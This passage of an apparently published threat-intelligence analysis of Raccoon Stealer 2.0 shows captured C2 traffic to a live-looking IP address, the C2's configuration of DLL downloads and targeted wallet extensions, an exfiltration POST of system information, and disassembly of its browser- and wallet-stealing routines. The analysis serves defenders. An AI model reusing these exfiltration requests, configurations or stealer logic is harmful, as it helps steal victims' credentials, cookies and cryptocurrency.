   23 15.888863000  193.106.191.146   10.127.0.129      HTTP       635 HTTP/1.1 200 OK  (text/html)
   27 15.894645000  10.127.0.129      193.106.191.146   HTTP       232 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.
 2387 16.648277000  10.127.0.129      193.106.191.146   HTTP       236 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTT

> Frame 15: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits) on interface intf0, id 0
> Ethernet II, Src: 5e:ff:8a:6d:e4:bc (5e:ff:8a:6d:e4:bc), Dst: 66:4d:ea:88:8f:fc (66:4d:ea:88:8f:fc)
> Internet Protocol Version 4, Src: 10.127.0.129, Dst: 193.106.191.146
> Transmission Control Protocol, Src Port: 49180, Dst Port: 80, Seq: 1, Ack: 1, Len: 302
> Hypertext Transfer Protocol
v HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "machineId" = "e0ffcd78-9b22-40d1-a23f-5e55cdd3b217|Admin"
  > Form item: "configId" = "5f3e2ed386ddeccffbb4e34c56fc2efd"
```

Figure 9. Sending a unique identifier to a Raccoon Stealer C2 server

Source: ZeroFox Intelligence

If the C2 is still available, the server will respond with a simple, newline-separated configuration. If no C2 is available, Raccoon Stealer 2.0 simply exits.



```
No.     Time            Source            Destination       Protocol  Length  Info
   15 15.741026000  10.127.0.129      193.106.191.146   HTTP       356 POST / HTTP/1.1  (application/x-www-form-u
   23 15.888863000  193.106.191.146   10.127.0.129      HTTP       635 HTTP/1.1 200 OK  (text/html)
   27 15.894645000  10.127.0.129      193.106.191.146   HTTP       232 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3
 2387 16.648277000  10.127.0.129      193.106.191.146   HTTP       236 GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvc

> Frame 23: 635 bytes on wire (5080 bits), 635 bytes captured (5080 bits) on interface intf0, id 0
> Ethernet II, Src: 66:4d:ea:88:8f:fc (66:4d:ea:88:8f:fc), Dst: 5e:ff:8a:6d:e4:bc (5e:ff:8a:6d:e4:bc)
> Internet Protocol Version 4, Src: 193.106.191.146, Dst: 10.127.0.129
> Transmission Control Protocol, Src Port: 80, Dst Port: 49180, Seq: 8161, Ack: 303, Len: 581
> [7 Reassembled TCP Segments (8741 bytes): #17(1360), #18(1360), #19(1360), #20(1360), #21(1360), #22(1360), #23(581)]
> Hypertext Transfer Protocol
v Line-based text data: text/html (86 lines)
    libs_nss3:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll\n
    libs_msvcp140:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll\n
    libs_vcruntime140:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll\n
    libs_mozglue:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll\n
    libs_freebl3:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll\n
    libs_softokn3:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll\n
    ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings\n
    ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings\n
    libs_sqlite3:http://193.106.191.146/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll\n
    ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings\n
    ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings\n
    wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*\n
    wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*\n
    wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*\n
    wlts_binance:Binance;26;Binance;*app-store.*;-\n
    wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-\n
    wlts_electrum:Electrum;26;Electrum\wallets;*;-\n
```

Figure 10. A Raccoon Stealer 2.0 C2 responds with a configuration

Source: ZeroFox Intelligence

There are currently nine options that can be processed from the settings shown in **Figure 10**. A sample configuration returned by one of the C2 servers can be found here.

Option	Description
ews_	Targeted Chrome browser extensions
grbr_	Targeted files to steal
ldr_	A command, DLL, or executable to run
libs_	DLLs to download


Option	Description
scrnsht_	Screenshot file name
sstmnfo_	Send system information to the C2 with this file name and add this template text
tlgrm_	Telegram-specific files and folders to target
token	URL path to POST stolen data
wlts_	Cryptocurrency wallets and associated files and folders to target

DLL files downloaded using the “libs_” option are saved to the AppData\LocalLow directory. Raccoon Stealer 2.0 attempts to add this directory to the PATH environment variable but does not verify if it was successful. In our observations, this actually failed, and the sample continued to run without issue.

The following system information is collected during a run:

- User locale
- System time zone
- Operating system
- System architecture (32-bit or 64-bit)
- CPU core count
- Installed RAM
- Screen resolution
- All display devices (GPUs)
- Installed software and versions

Once each of these functions has run, another POST request is made to /<token>.



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · dump (1).pcapng

```
POST /fd734448ccae32cb1401058775f4a54c HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=mx0iyB0W4966g0ds
User-Agent: record
Host: 193.106.191.146
Content-Length: 3529
Connection: Keep-Alive
Cache-Control: no-cache

--mx0iyB0W4966g0ds
Content-Disposition: form-data; name="file"; filename="System Info.txt"
Content-Type: application/x-object

System Information:
           - Locale: English
           - Time zone:          - OS: Windows 7 Ultimate
           - Architecture: x64
           - CPU: Intel Core Processor (Broadwell)./ (2 cores)
           - RAM: 2047 MB
           - Display size: 1280x720
           - Display Devices:
                      0) Standard VGA Graphics Adapter

Installed applications:
           7-Zip 19.00 (x64)
           Mozilla Firefox 75.0 (x64 en-US)
           Mozilla Maintenance Service 75.0
           VLC media player 3.0.6
           Microsoft .NET Framework 4.7.2 4.7.03062
           Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
           Java 7 Update 80 (64-bit) 7.0.800
           Microsoft Visual C++ 2012 x64 Additional Runtime - 11.0.61030
           Microsoft Visual C++ 2013 x64 Additional Runtime - 12.0.40660
           Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
           Java SE Development Kit 7 Update 80 (64-bit) 1.7.0.800
           Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.30.30704
           Microsoft Visual C++ 2022 X64 Additional Runtime - 14.30.30704
           Microsoft Office Office 64-bit Components 2010 14.0.4763.1000
           Microsoft Office Shared 64-bit MUI (English) 2010 14.0.4763.1000
           Microsoft Office Shared 64-bit Setup Metadata MUI (English) 2010 14.0.4763.1000
           Microsoft Visual C++ 2013 x64 Minimum Runtime - 12.0.40660
           Microsoft Visual C++ 2012 x64 Minimum Runtime - 11.0.61030
           Adobe AIR 1.0.4990
           Google Chrome 89.0.4389.114
```

Figure 11. System information being sent to the C2 server

Source: ZeroFox Intelligence

Rather than look for specific browsers, Raccoon Stealer version 2.0 targets any Chromium or Mozilla-based browsers by the name of the directories in which each respective browser stores its data. For Chromium, this is “User Data” while Mozilla/Gecko uses “Profiles.”




```
004078ca  53                push    ebx
004078cb  57                push    edi
004078cc  8bd0              mov     edx, eax
004078ce  e8d8c6ffff        call    steal_chromium_based_data_and_exfil
004078d3  59                pop     ecx
004078d4  59                pop     ecx

004078d5  ff75f4            push    dword [ebp-0xc {var_10_2}]
004078d8  a138e04000        mov     eax, dword [LoadLibraryW]
004078dd  ffd0              call    eax
004078df  8bf0              mov     esi, eax
004078e1  8975e4            mov     dword [ebp-0x1c {var_20_1}], esi
004078e4  85f6              test    esi, esi
004078e6  7447              je      0x40792f

004078e8  8b0d48e04000      mov     ecx, dword [LocalAlloc]
004078ee  6808020000        push    0x208
004078f3  6a40              push    0x40
004078f5  ffd1              call    ecx
004078f7  6a00              push    0x0
004078f9  6a1a              push    0x1a
004078fb  50                push    eax
004078fc  6a00              push    0x0
004078fe  8945f8            mov     dword [ebp-0x8 {var_c}], eax
00407901  ff15c8e04000      call    dword [SHGetSpecialFolderPathW]
00407907  8bce              mov     ecx, esi
00407909  e8dfe9ffff        call    resolve_external_imports
0040790e  85c0              test    eax, eax
00407910  7413              je      0x407925

mov     esi, dword [ebp-0x8 {var_c}]

00407912  6a00              push    0x0
00407914  56                push    esi
00407915  8b75f8            mov     esi, dword [ebp-0x8 {var_c}]
00407918  8bd3              mov     edx, ebx
0040791a  8bce              mov     ecx, esi
0040791c  e832e7ffff        call    steal_mozilla_based_data_and_exfil
00407921  59                pop     ecx
00407922  59                pop     ecx
00407923  eb03              jmp     0x407928
```

Figure 12. Raccoon Stealer 2.0 targets browsers based on Chromium and Mozilla's Gecko

Source: ZeroFox Intelligence

In order for Raccoon Stealer 2.0 to be able to read the data threat actors are interested in, it must load the DLLs from the "libs_" options earlier.



```
004062ed  int32_t __fastcall resolve_external_imports(HINSTANCE arg1)

004062ed  {
004062f2      if (arg1 != 0)
004062f0      {
0040630c          NSS_Init = GetProcAddress(arg1, str_NSS_Init);
0040631f          NSS_Shutdown = GetProcAddress(arg1, str_NSS_Shutdown);
00406332          PK11_GetInternalKeySlot = GetProcAddress(arg1, str_PK11_GetInternalKeySlot);
00406345          PK11_FreeSlot = GetProcAddress(arg1, str_PK11_FreeSlot);
00406358          PK11_Authenticate = GetProcAddress(arg1, str_PK11_Authenticate);
0040636b          PK11SDR_Decrypt = GetProcAddress(arg1, str_PK11SDR_Decrypt);
0040637e          SECITEM_FreeItem = GetProcAddress(arg1, str_SECITEM_FreeItem);
00406391          sqlite3_open16 = GetProcAddress(arg1, str_sqlite3_open16);
004063a4          sqlite3_prepare_v2 = GetProcAddress(arg1, str_sqlite3_prepare_v2);
004063b7          sqlite3_step = GetProcAddress(arg1, str_sqlite3_step);
004063bd          GetProcAddress(arg1, str_sqlite3_column_bytes16);
004063d7          sqlite3_column_text16 = GetProcAddress(arg1, str_sqlite3_column_text16);
004063ea          sqlite3_finalize = GetProcAddress(arg1, str_sqlite3_finalize);
004063f7          sqlite3_close = GetProcAddress(arg1, str_sqlite3_close);
004063e4      }
00406431      if ((NSS_Init != 0 && (NSS_Shutdown != 0 && (PK11_GetInternalKeySlot != 0 && (PK11_Authenticate !=
0040642a      {
00406436          return 1;
00406436      }
00406439      return 0;
00406439  }
```

Figure 13. Raccoon stealer resolving external imports to read browser data later

Source: ZeroFox Intelligence


Data targeted from Chromium-based browsers includes:

- Credentials
- Cookies
- Autofill data
- Credit cards
- Extensions listed in the configuration retrieved from the C2

Data targeted from Mozilla/Gecko-based browsers includes:

- Credentials
- Cookies
- Autofill data

Although the “ews_” option is not necessarily limited to only cryptocurrency-related browser extensions, ZeroFox Intelligence has only observed this to be the use case. **Figure 14** below shows two more functions dedicated to stealing cryptocurrency wallets. The first, “wlts_”, exfiltrates files based on the configuration option of the same name. Other cryptocurrency wallets may still be stolen by the next function, which looks for “wallet.dat” files.



```
0040792f  8bd3              mov     edx, ebx
00407931  8bcf              mov     ecx, edi
00407933  e8c82f0000        call    wlts_
00407938  8bd3              mov     edx, ebx
0040793a  8bcf              mov     ecx, edi
0040793c  e8bd330000        call    steal_wallet_dat_files
00407941  8bd3              mov     edx, ebx
00407943  8bcf              mov     ecx, edi  {0x40}
00407945  e881d9ffff        call    grbr_
0040794a  8bd3              mov     edx, ebx
0040794c  8bcf              mov     ecx, edi  {0x40}
0040794e  e83b210000        call    tlgrm_
00407953  a190e04000        mov     eax, dword [lstrlenW]
00407958  8b3548e04000      mov     esi, dword [LocalAlloc]
0040795e  57                push    edi  {0x40}
0040795f  ffd0              call    eax
00407961  03c0              add     eax, eax
00407963  50                push    eax
00407964  6a40              push    0x40
00407966  ffd6              call    esi
00407968  8945f8            mov     dword [ebp-0x8 {var_c}], eax
0040796b  8d45f8            lea     eax, [ebp-0x8 {var_c}]
0040796e  50                push    eax {var_c}
0040796f  57                push    edi  {0x40}
00407970  e8860f0000        call    scrnsht_
00407975  85c0              test    eax, eax
00407977  7e09              jle     0x407982

00407979  53                push    ebx
0040797a  ff75f8            push    dword [ebp-0x8 {var_c}]
0040797d  e814100000        call    take_screenshot_and_exfil

00407982  ff75f8            push    dword [ebp-0x8 {var_c}]
00407985  ff15cce04000      call    dword [LocalFree]
0040798b  8bcf              mov     ecx, edi  {0x40}
0040798d  e84cf7ffff        call    ldr_
```

Figure 14. The last several functions of Raccoon Stealer version 2.0


Source: ZeroFox Intelligence

The “grbr_” function uses directory paths, file names or patterns, and other options such as file size specified in the configuration to decide which files it should exfiltrate.

